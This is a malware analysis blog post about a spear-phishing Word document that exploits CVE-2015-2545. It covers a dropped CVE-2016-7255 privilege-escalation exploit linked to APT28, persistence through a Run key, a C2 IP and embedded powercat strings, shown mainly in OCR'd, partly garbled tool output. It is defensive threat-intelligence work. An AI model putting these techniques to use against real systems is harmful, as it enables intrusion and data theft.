## Closer Than Close

written by Mert SARICA | 2 October 2017 In both the pre-digital age and the digital age, when you examine the lives of bank robbers who have left their mark on a particular era, such as Willie Sutton, whom I often mention in my security awareness presentations and blog posts, you can see that the main reason behind bank robberies has not changed: money! In today's world, where the armed robberies of the past have transformed into cyber bank heists, the addition of cybersecurity experts alongside security guards, who are indispensable for the security of bank branches, has started to play a significant role in combating cyber robberies in the digital age. Lessons learned by banks in terms of physical security from bank robberies have given way to lessons learned from cyber threat reports and hacked banks.

The M-Trends report published by FireEye (Mandiant) in March needs to be carefully handled and thoroughly studied by our financial institutions. One of the most significant findings highlighted in this report is the exploitation of zero-day vulnerabilities, which we frequently observe in cyber attacks targeting banks, including state-sponsored cyber attacks. This is just one of the key observations that make this report stand out.


Some institutions, upon reading such threat reports, may mistakenly believe that the threat is distant from them and, as a result, they prioritize investments in human resources and security technologies less, continuing their lives in peace and happiness until they become victims of a cyber attack. On the other hand, proactive institutions that actively monitor and analyze the evolving threats do not remain passive spectators. They leverage such threat reports to determine their future cybersecurity strategies and allocate their resources to the right areas, aiming to minimize the likelihood of being hacked as much as possible.

This story, similar to both the M-Trends report (page 11) and my blog post titled "The APT Attempt," begins with an email sent from a university email account. However, due to precautionary measures taken, this email fails to reach its intended recipient. Instead, it triggers alarms in multiple systems, including the FireEye security system, initiating the manual examination process by the corporate SOC team for the malicious Office document (Confirmation\_letter.docx MD5: 2abe3cc4bff46455a945d56c27e9fb45) attached to the suspicious email. In contrast to the previous story, malicious actors in this case decide to send the email from a spoofed email address (m.salvalaggio@lse.ac.uk), pretending to be from the same university, rather than compromising an academic's email account within the university. The suspicion increases due to the absence of the mentioned person's name in the university's personnel list and the discovery through a LinkedIn search that this person (Matteo Salvalaggio) works at a different university.




Congratulations, your candidature is approved.


The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.



When attempting to open the sent Word document on a virtual machine, the system's performance deteriorated, and it became unresponsive, raising

suspicions of the presence of an exploit code within the document. Further examination using the Pestudio tool revealed a significant vulnerability (CVE-2015-2545 / MS15-099) that was detected in Microsoft Office software in 2015 and affected all versions from 2007 to 2016. It became apparent that the document was attempting to exploit this vulnerability.






After opening the "Confirmation\_letter.docx" file with the 7-zip tool, it was not difficult to locate the vulnerable EPS file (image1.eps) that was the subject of the vulnerability.

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When examining the EPS file using the Notepad++ tool, I immediately noticed multiple executable file headers (MZ - 4D5A) within the exploit code. This finding indicates that there are multiple executable files within the exploit code, and once the vulnerability is successfully exploited, these files would


be executed on the operating system.

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Without wasting time on the exploit code, I proceeded to save each block with an MZ header as separate files named apt1.exe, apt2.exe, apt3.exe, and so on, and began examining them with Pestudio. When analyzing a3.exe (also appearing as a3.exe in the screenshot) and apt5.exe (also appearing as a5.exe in the screenshot), I noticed the presence of exploit-related keywords in the character strings, the striking resemblance between the two files (a3 being 32-bit and a5 being 64-bit), and the output of CVE-2016-7255 (MS16-135) in the VirusTotal report.

After examining both files, it became apparent that this was an exploit code that had been previously used by the Pawn Storm APT group, also known as Fancy Bear, APT28, Sofacy, and STRONTIUM. It exploited a Windows kernel vulnerability.



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virustotal (1/58 - 01.03.201	ascii	4	-	-	\SHH	
dos-stub (160 bytes)	ascii	4	-	8	\SPH	
<ul> <li>file-header (20 bytes)</li> <li>optional-header (240 byte)</li> </ul>	ascii	4	12	28	\\$XH	
<ul> <li>directories (5)</li> </ul>	ascii	4		73	DS P	
□ sections (4)	ascii	23	12	20	SQRUVWAPAQARASATAUAVAWH	
□ libraries (2)	ascii	22	15	72	A_A^A]A\A[AZAYAX_^]ZY[	
imports (62)	ascii	23	1.		SQRUVWAPAQARASATAUAVAWH	
<pre>exports (2)</pre>	ascii	22	12	21	A_A^A]A\A[AZAYAX_^]ZY[	
exceptions (60)	ascii	14	17	51	Microsoft Word	
tls-callbacks (n/a)	ascii	50	9 <del>4</del>		The document is locked for editing by another user	
resources (n/a)	ascii	15	32	21	GetLastErr = 0x	
abc strings (44/331)	ascii	19	10	71	OpenInputDesktop =	
🕀 debug (invalid)	ascii	19	14	20	SetThreadDesktop ok	
manifest (n/a)	ascii	10	55	70	USER32.dll	
file-version (n/a)	ascii	23	18	-	Try non-patched Windows	
certificate (n/a)	ascii	30	12	21	RCE works, but LPE is patched!	
🗋 overlay (n/a)	ascii	6	17	51	res =	
	ascii	12	14	8	LpeExecMutex	
	ascii	36	12	22	0123456789ABCDEFGetKernelVal error 0	
	ascii	25	18	70	ExploitTagMenuState start	
	ascii	27	14	20	ExploitTagMenuState error 1	
	ascii	26	15	71	ExploitTagMenuState end OK	
	ascii	19	10	-	ExploitThread start	
	ascii	21	12	21	ExploitThread error 1	
	ascii	21	17	75	ExploitThread error 2	
	ascii	17	14	8	ExploitThread end	
	ascii	17	12	<u></u>	DonorThread start	
	ascii	19	1.0	73	DonorThread wnd0 =	
	ascii	25	12	23	GetForegroundWindow(1) =	
	ascii	25	5	70	GetForegroundWindow(2) =	
	ascii	15	-	-	DonorThread end	

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File Help

	ize location	blacklisted (46)	item (283)	
cators (3/11) ascii	1	21	T%0L	
stotal (5/58 - 01.03.201 ascii	l	51	D%4H	
-stub (152 bytes) ascii	4 -	8	Microsoft Word	
header (20 bytes) ional-header (224 byte:	i0 -	22	The document is locked for editing by another user	
pries (5) ascii :	5 -	73	GetLastErr = 0x	
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	9 -	72	SetThreadDesktop ok	
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	3 -	C 21	Try non-patched Windows	
(n/a) ascii	- 0	-	RCE works, but LPE is patched!	
	i		res =	
/a) ascii :	2 -	22	LpeExecMutex	
83) ascii 1	6 -	7	0123456789ABCDEF	
lid) ascii i	- 0	20	GetKernelVal error 0	
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(a) ascii		-	ExploitTagMenuState error 1	
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ascii	9 -	-	ExploitThread start	
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ascii	1 -	22 22	ExploitThread error 2	
ascii	7 -	7	ExploitThread end	
ascii	7 -	23	DonorThread start	
ascii	9 -	2	DonorThread wnd0 =	
ascii	- 5	-	GetForegroundWindow(1) =	
ascii	5 -	21	GetForegroundWindow(2) =	
ascii	5 -	-	DonorThread end	
	- 0	-	EscalateThread start	
	9 -	22	EscalateThread VirtualAlloc(0x40000) =	
	1 -	-	EscalateThread VirtualAlloc(0x4000000) =	
	2 -	-	EscalateThread error 2	
	2 -	-	EscalateThread error 3	
10 10 10 10 10	2 -	-	EscalateThread wnd1 =	

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\users\mert\desktop\a5.exe	engine (58)	positiv (5)	date (dd.mm.y	age (	
indicators (3/11)	Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0	
virustotal (5/58 - 01.03.201	Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1	
dos-stub (152 bytes)	GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0	
file-header (20 bytes)	Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9	01.03.2017	0	
optional-header (224 byte: directories (5)	Bkav	clean	28.02.2017	1	
sections (4)	MicroWorld-eScan	clean	01.03.2017	0	
libraries (2)	nProtect	clean	01.03.2017	0	
imports (63)	CMC	clean	01.03.2017	0	
exports (2)	CAT-QuickHeal	clean	01.03.2017	0	
exceptions (n/a)	McAfee	clean	01.03.2017	0	
tls-callbacks (n/a)	Malwarebytes	clean	01.03.2017	0	
resources (n/a)	Zillya	clean	01.03.2017	0	
strings (46/283)	SUPERAntiSpyware	clean	01.03.2017	0	
ξ debug (invalid)	TheHacker	clean	28.02.2017	1	
manifest (n/a)	K7GW	clean	01.03.2017	0	
file-version (n/a)	K7AntiVirus	clean	01.03.2017	0	
certificate (n/a)	TrendMicro	clean	01.03.2017	0	
] overlay (n/a)	F-Prot	clean	01.03.2017	0	
	Symantec	clean	28.02.2017	1	
	ESET-NOD32	clean	01.03.2017	0	
	TrendMicro-HouseCall	clean	01.03.2017	0	
	Avast	clean	01.03.2017	0	
	ClamAV	clean	01.03.2017	0	
	BitDefender	clean	01.03.2017	0	
	NANO-Antivirus	clean	01.03.2017	0	
	ViRobot	clean	01.03.2017	0	
	Rising	clean	01.03.2017	0	
	Ad-Aware	clean	01.03.2017	0	
	Sophos	clean	01.03.2017	0	
	Comodo	clean	01.03.2017	0	
	F-Secure	clean	01.03.2017	0	
4 11	DrWeb	clean	01.03.2017	0	

Since the ultimate goal of these two exploit codes was to execute the malicious code within the EPS file with administrative privileges on the system, I decided to run the apt1.exe file on a virtual machine and observe its behavior for dynamic analysis. Shortly after running the apt1.exe file, I observed that it copied itself to the %AppData%\AMD\OGLCache.exe folder, communicated encrypted with the IP address 84.202.2.12, created a file in the AMD folder named default.conf with unreadable content (a randomly generated name, and the execution date of the file is encrypted), and added the folder information to the

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop key to run on system startup.

When examining the OGLCache.exe file with the Pestudio tool, I found that it was packed, making it difficult to obtain significant information through static analysis.

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
Showing 2.070 of 980.472 events (0.2%) Backed by virtual memory

Help						
🖬 🗡 🗎 💡						
c:\users\mert\desktop\apt_28022017\apt1.exe	type	size	location	blacklisted (28)	item (1947)	
Jul indicators (3/7)	ascii	21			GetThemeAppProperties	
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— 🗆 dos-stub (64 bytes)	ascii	4	2	14	E.?)	
🗆 file-header (20 bytes)	ascii	4			P^cY	
-  optional-header (224 bytes)	ascii	4			sy3A	
— I directories (5)	ascii	4			t>3b	
sections (4)	ascii	4			>x=%	
- D libraries (3/5)	ascii	4			6bMJ	
[ imports (47)	ascii	4			]>?k	
— □ exports (n/a) — □ exceptions (n/a)	ascii	4			bAlu	
tls-callbacks (n/a)	ascii	4			>GeA	
resources (text)	ascii	4			I\$^o	
abc strings (28/1947)	ascii	4			VCdT	
- debug (invalid)	ascii	5	2	6	ZXUQ	
manifest (n/a)	ascii	4	1		81=m	
file-version (n/a)	ascii	12			_irtualAlloc	
certificate (n/a)	ascii	18			_riteProcessMemory	
- 🗋 overlay (unknown)	ascii	10			;adLibrary	
	ascii	10			sxyugnnksd	
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4 11	ascii	5			oQ2vL	


Server DNS Name: 84.200.2.12 Service Port: 443 Signature Name: Malware.Binary.exe


## Raw Command

\177@\000\000\000\330\346a\254\347\_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372 H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24 4\024\310\375\037\360\306\324\242\226:\177@\000\000\330\310\360\3629b\311\376\333\266\232n\27 5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37 7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\000\000\000\330\244\232Z \232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234|\320\234\300\340\$\302@\220\333@\3 35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[ \177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370 d/247\350\340\332\004\_R\200\221\350\300\*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241 y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330 \372\2548]\204\336\3343\256\342\340\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357 \225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32 7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316a|\2 35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244 v\274\340|v\220\260L\335|\340\350\_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\ 3563\235\023;::\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3 77Tp\350\353\300\372\200\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3 72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\ 000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3 25\205\265g\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34 4\222YU\224\024\327\343\215\360\177@\000\000\330%\220P>:\215\274\330qq\372\330B\250\207\300`\



Later, during static analysis, I unpacked the OGLCache.exe program, which was packed with a packer that attempted to hide itself by modifying the WriteProcessMemory function to \_riteProcessMemory, and then made it difficult for dynamic code analysis by repeatedly calling the GetLongPathNameA function. When examining it with Pestudio, I discovered not only the IP address it communicated with but also strings related to the Powercat tool and hints of keylogging activities. Additionally, based on the string "hyd7u5jdi8" I determined that malicious actors have been actively using this malware since August 2016.






Help           X         Image: Clusters' (desktop)/decoded_main/						
c:\users\mert\desktop\decoded_malv						
M indicator (2/14)	type	size	location	blacklisted (200)	item (1300)	
	ascii	4		-	<10	
Virustotal (n/a)	ascii	4		1	SitB	
— □ dos-stub (64 bytes)	ascii	4			SIFB	
- 🗆 file-header (20 bytes)	ascii	17	1	12	function powercat	
-  optional-header (224 bytes)	ascii	8	-	1.40	param(	
<ul> <li>directories (2)</li> <li>sections (4)</li> </ul>	ascii	35			[alias("Client")][string]Sc="",	
□ libraries (2/8)	ascii	39	-	100	[alias("Listen"))[switch]SI=SFalse,	
- imports (161)	ascii	57	-		[alias("Port")][Parameter(Position=-1)][string]Sp="",	
<ul> <li>exports (n/a)</li> </ul>	ascii	36	-	1.4.1	[alias("Execute"))[string]Se="",	
<ul> <li>exceptions (n/a)</li> </ul>	ascii	51			[alias("ExecutePowershell")][switch]Sep=SFalse,	
-□ tls-callbacks (n/a)	ascii	34	-		[alias("Relay")][string]\$r="",	
resources (n/a)	ascii	36	-		[alias("UDP")][switch]Su=SFalse,	
abe strings (200/1300)	ascii	38		-	[alias("dnscat2")][string]\$dns="",	
🚓 debug (n/a)	ascii	51	-	1.20	[alias("DNSFailureThreshold")][int32]\$dnsft=10,	
- manifest (n/a)	ascii	35			[alias("Timeout")][int32]St=60,	
-III file-version (n/a)	ascii	65	-	1.4	[Parameter(ValueFromPipeline=STrue)][alias("Input")]Si=Snull,	
certificate (n/a)	ascii	83	-	1.4	[ValidateSet('Host', 'Bytes', 'String')][alias("OutputType")][string]So="Host",	
– 🗋 overlay (n/a)	ascii	40	•		[alias("OutputFile"))[string]Sof="",	
	ascii	43	-	1.00	[alias("Disconnect")][switch]\$d=\$False,	
	ascii	43	-	2.55	[alias("Repeater")][switch]Srep=SFalse,	
	ascii	48			[alias("GeneratePayload")][switch]Sg=SFalse,	
	ascii	49	•		[alias("GenerateEncoded")][switch]\$ge=\$False,	
	ascii	36		-	[alias("Help")][switch]Sh=SFalse	
	ascii	38	-		**************************************	
	ascii	11	•		SHelp = "	
	ascii	41	•		powercat - Netcat, The Powershell Version	
	ascii	58		(1943)	Github Repository: https://github.com/besimorhino/powercat	
	ascii	72	-		This script attempts to implement the features of netcat in a powershell	
	ascii	72			script. It also contains extra features such as built-in relays, execute	
	ascii	33	•	281	powershell, and a dnscat2 client.	
	ascii	46		2.53	Usage: powercat [-c or -]] [-p port] [options]	
	ascii	83			-c <ip> Client Mode. Provide the IP of the system you wish to connect to.</ip>	
III F	ascii	83		1	If you are using -dns, specify the DNS Server to send queries to.	
🖥 🗡 📋 🤗 🗄 c:\users\mert\desktop\decoded_malw						
	type	size	location	blacklisted (200)	item (1300)	
- Jal indicators (3/14)	type unicode	size 15	location	blacklisted (200)		
virustotal (n/a)				blacklisted (200) -	) item (1300) UninstallString DisplayVersion	
→ virustotal (n/a) → □ dos-stub (64 bytes)	unicode	15		blacklisted (200) - - -	UninstallString	
→ virustotal (n/a) → dos-stub (64 bytes) → file-header (20 bytes)	unicode unicode	15 14		blacklisted (200) - - -	UninstallString DisplayVersion	
virustotal (n/a)     dos-stub (64 bytes)     file-header (20 bytes)     optional-header (224 bytes)	unicode unicode unicode	15 14 9		blacklisted (200) - - - - -	UninstallString DisplayVersion Publisher	
virustotal (n/a)     dos-stub (64 bytes)     file-header (20 bytes)     optional-header (224 bytes)     directories (2)	unicode unicode unicode unicode	15 14 9 20		blacklisted (200) - - - - - - - -	UninstallString DisplayVersion Publisher QuietUnistallString %2d/%2d%34%2d:%2d L d/%.d/%d%2d:%2d:%2d	
